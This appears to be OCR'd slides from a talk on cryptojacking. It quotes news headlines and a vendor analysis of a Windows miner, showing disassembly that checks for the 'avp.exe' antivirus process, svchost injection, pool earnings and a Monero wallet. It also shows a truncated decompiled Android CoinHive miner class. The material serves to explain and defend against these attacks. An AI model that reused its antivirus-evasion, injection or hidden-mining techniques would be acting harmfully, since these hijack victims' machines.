
Russian Hacker Exploits GTA 5 PC Mod to Install Cryptocurrency Miner

Attackers Exploit Oracle WebLogic Flaw to Mine $266K in Monero

Five year old vulnerability used for Monero mining on Linux servers


etc…

1: Disable most AV




```
009D99EA    68 68B39D00        push Project2.009DB368                          UNICODE "v"
009D99EF    FF75 FC            push dword ptr ss:[ebp-0x4]
009D99F2    68 98B39D00        push Project2.009DB398                          ASCII "p."
009D99F7    FF75 FC            push dword ptr ss:[ebp-0x4]
009D99FA    68 A4B39D00        push Project2.009DB3A4                          UNICODE "e"
009D99FF    FF75 FC            push dword ptr ss:[ebp-0x4]
009D9A02    68 B0B39D00        push Project2.009DB3B0                          UNICODE "x"
009D9A07    FF75 FC            push dword ptr ss:[ebp-0x4]
009D9A0A    68 A4B39D00        push Project2.009DB3A4                          UNICODE "e"
009D9A0F    8D45 B0            lea eax,dword ptr ss:[ebp-0x50]
009D9A12    BA 0B000000        mov edx,0xB
009D9A17    E8 60AFF3FF        call <Project2._Unit1.@LStrCatN>
009D9A1C    8D45 B0            lea eax,dword ptr ss:[ebp-0x50]
009D9A1F    E8 E8B0F3FF        call <Project2._Unit1.@UniqueStringA>
009D9A24    33D2               xor edx,edx
009D9A26    E8 F52E0000        call <Project2._Unit1.sub_009DC920>
009D9A2B    85C0               test eax,eax
009D9A2D  ⌄ 74 07              je short Project2.009D9A36
009D9A2F    C605 C4FFAC00 01   mov byte ptr ds:[0xACFFC4],0x1
edx=01532704, (ASCII "avp.exe")
```

2: Launch a system process, svchost.exe, inject malicious code into it.



cmd.exe		1,772 K	2,340 K	2228	Windows 命令处理程序	Microsoft Corporation
rundll32.exe		11,724 K	4,876 K	2104	Windows 主进程 (Rundl...	Microsoft Corporation
svchost.exe	0.29	700 K	3,164 K	2020	Windows 服务主进程	Microsoft Corporation
svchost.exe	48.47	6,740 K	7,184 K	3520	Windows 服务主进程	Microsoft Corporation
VSSVC.exe	< 0.01	4,548 K	9,388 K	3428	Microsoft (R) 卷影复制...	Microsoft Corporation
svchost.exe	< 0.01	1,232 K	4,044 K	748	Windows 服务主进程	Microsoft Corporation
lsass.exe	0.04	3,180 K	6,008 K	568	Local Security Author...	Microsoft Corporation
lsm.exe	< 0.01	1,300 K	2,780 K	576	本地会话管理器服务	Microsoft Corporation


3: Computers crash when their owners terminate the malware.



```
                              Windows

A fatal exception 0E has occurred at 0028:C0011E36 in VXD VMM(01) +
00010E36. The current application will be terminated.

*  Press any key to terminate the current application.
*  Press CTRL+ALT+DEL again to restart your computer. You will
   lose any unsaved information in all applications.

                      Press any key to continue _
```

$
PROFIT!!!!!

$28,000 as of late May, 2018



4A9rr9AoAayjLga2yrdxGCPhEyqgo8TwyCWyHuBJVMgjMXdD9qNqD51bpWER22hsBtX79YSDSxDCWCX9f8is4CCdTfWngJj

(Last Hash : a few seconds ago)


Hash Rate (24h Avg)	Total Hashes	Total Due	Total Paid
890.31 KH/s (858.14 KH/s)	1,704,054,810,623	0.7001277393 XMR	133.1573035167 XMR

□	№	Worker	Hash Rate	1 Hour Avg. Hash Rate	24 Hour Avg. Hash Rate	Total Hashes	Last Hash
□	1	soft-net	887.12 KH/s	858.92 KH/s	858.13 KH/s	1,701,934,800,999	3 minutes ago


Valid Shares

333,954,825 ✓

https://blog.360totalsecurity.com/en/cryptominer-winstarnssmminer-made-fortune-brutally-hijacking-computer/



CoinHive.class

```
package com.coinhiveminer;

import android.annotation.SuppressLint;

public class CoinHive
{
  private static final CoinHive instance = new CoinHive();
  private boolean isAutoThread = false;
  private boolean isForceASMJS = false;
  private boolean loggingEnabled;
  private int numberOfThreads = 4;
  private String siteKey;
  private float throttle = 0.0F;

  static String generateURL()
  {
    if (instance.getSiteKey() == null) {
      throw new IllegalArgumentException("site_key not set. You must call CoinHive.getIn
    }
    Object[] arrayOfObject = new Object[5];
    arrayOfObject[0] = instance.getSiteKey();
    arrayOfObject[1] = Integer.valueOf(instance.getNumberOfThreads());
    arrayOfObject[2] = Boolean.valueOf(instance.isAutoThread());
    arrayOfObject[3] = Float.valueOf(instance.getThrottle());
    arrayOfObject[4] = Boolean.valueOf(instance.isForceASMJS());
    return String.format("file:///android_asset/engine.html?coinhive_site_key=%s&num_of_
  }
```



https://blog.malwarebytes.com/cybercrime/2018/02/state-malicious-cryptomining/

CryptoJacking



End Users

Visiting Website

Compromised Website
or Webserver with Embedded
Cryptomining script

Compromise

